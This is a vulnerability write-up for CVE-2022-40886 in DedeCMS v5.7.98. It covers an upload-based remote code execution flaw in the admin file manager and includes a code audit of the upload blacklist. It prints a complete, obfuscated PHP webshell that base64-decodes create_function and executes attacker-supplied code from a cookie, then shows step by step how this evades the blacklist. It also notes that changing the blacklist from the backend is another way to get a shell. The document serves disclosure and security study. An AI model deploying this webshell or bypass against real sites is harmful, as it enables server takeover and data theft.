DedeCMS v5.7.98 RCE

Dedecms official website：https://www.dedecms.com/download


Vulnerability Description

The dedecms v5.7.98 has a file upload function in the background, which can write malicious code to bypass detection and cause RCE vulnerabilities.

- CVE-2022-40886
- Affected product: DedeCMS V5.7.98
- Attack type: Remote
- Affected component: /dede/file_manage_control.php

Recurrence Process

Visit `/dede` to login to the website background.




Upload the file below.

shell.php

```
<?php
$a = "Y3JlYXRlX2Z1bmN0aW9u";
$b = base64_decode($a);
$c = $_COOKIE['hello'] . ';';
$b('', $c)();
```

Upload success.

Visit `shell.php` to get the webshell.



Code Audit

In `/dede/file_manage_control.php` , the file we upload will be checked by `uploadsafe.inc.php`

```
if (file_exists($$_key)) {
    $fp = fopen($$_key, 'rb');
    $content = fread($fp, ${$_key . '_size'});
    fclose($fp);

    global $cfg_disable_funs;
    $cfg_disable_funs = isset($cfg_disable_funs) ? $cfg_disable_funs : 'phpinfo,
    $cfg_disable_funs = $cfg_disable_funs.',_GET,_POST,_REQUEST,include,create_f
    foreach (explode(",", $cfg_disable_funs) as $value) {
        $value = str_replace(" ", "", $value);
        if(!empty($value) && preg_match("#[^a-z]+['\"]*{$value}['\"]*[\s]*[([]#i
            $content = dede_htmlspecialchars($content);
            die("DedeCMS提示：当前上传的文件中存在恶意代码！<pre>{$content}</pre>")
        }
        if(!empty($value) && preg_match("#(<)[\s]*(script)[\s\S]*(src)[\s]*(=)[\
            preg_match_all("#(src)[\s]*(=)[\s]*[\"|'][\s]*((http|https)(:\/\/)[\
            foreach ($subject[3] as $url) {
                if (preg_match("#^(http|https):\/\/#i", $url) && !preg_match("#^
                    die("DedeCMS提示：非本站资源无法访问！<pre>{$url}</pre>");
                }
            }
        }
    }
}
```

`$cfg_disable_funs` defines a blacklist. When characters in the file content match the blacklist, they will be blocked. But this can be bypassed by coding in some way.

create_function is a PHP function, which create an anonymous (lambda-style) function. This callback function is in the blacklist, but we can assign it to a variable using base64 coding, and execute the function through the variable name.

`_GET`, `_POST`, `_REQUEST` are in the blacklist, so we can use `_COOKIE` to bypass.

By splicing the two together, we get the final payload.

In addition, the function blacklist of the blacklist can be modified in the background. We can also get shell in this way.